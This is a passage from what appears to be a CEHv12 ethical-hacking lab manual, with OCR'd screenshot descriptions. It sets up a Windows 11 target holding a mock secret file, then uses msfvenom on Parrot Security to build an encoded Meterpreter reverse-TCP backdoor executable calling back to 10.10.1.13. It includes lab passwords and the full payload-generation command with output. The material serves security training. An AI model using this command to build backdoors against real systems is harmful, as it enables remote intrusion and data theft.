
Here, we will hack the Windows machine using Metasploit and further perform post-exploitation using Meterpreter.

1. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine. Restart the machine.
2. Click **Ctrl+Alt+Del**, by default, **Admin** user profile is selected, type **Pa\$\$w0rd** to enter the password in the Password field and press **Enter** to login.



3. Create a text file named **Secret.txt**; write something in this file and save it in the location **C:\Users\Admin\Downloads**.

Note: In This task, the **Secret.txt** file contains the text "**My credit card account number is 123456789.**".



4. Click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine and launch a **Terminal** window.


5. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

6. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

7. Now, type **cd** and press **Enter** to jump to the root directory.






The screenshot shows a terminal window titled "cd - Parrot Terminal". The terminal window has a dark background with green and red text. The session starts with the user "attacker" at the prompt. They enter the command "sudo su" to become root. After entering the password, they change the working directory to "/home/attacker" using the "cd" command. Finally, they type a single "#", which is typically used to end a multi-line command or indicate a root prompt.

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~ /home/attacker
#cd
[root@parrot] ~
#
```

8. Type the command `msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Backdoor.exe` and press Enter.

Note: Here, the localhost IP address is **10.10.1.13** (the **Parrot Security** machine).






The screenshot shows a terminal window on a Linux desktop environment. The terminal title is 'msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Backdoor.exe'. The terminal history shows:

```
[attacker@parrot:~] $sudo su  
[sudo] password for attacker:  
[root@parrot:~] #cd  
[root@parrot:~] #msfvenom -p windows/meterpreter/reverse_tcp --platform windows -a x86 -e x86/shikata_ga_nai -b "\x00" LHOST=10.10.1.13 -f exe > /home/attacker/Desktop/Backdoor.exe  
Found 1 compatible encoders  
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai  
x86/shikata_ga_nai succeeded with size 381 (iteration=0)  
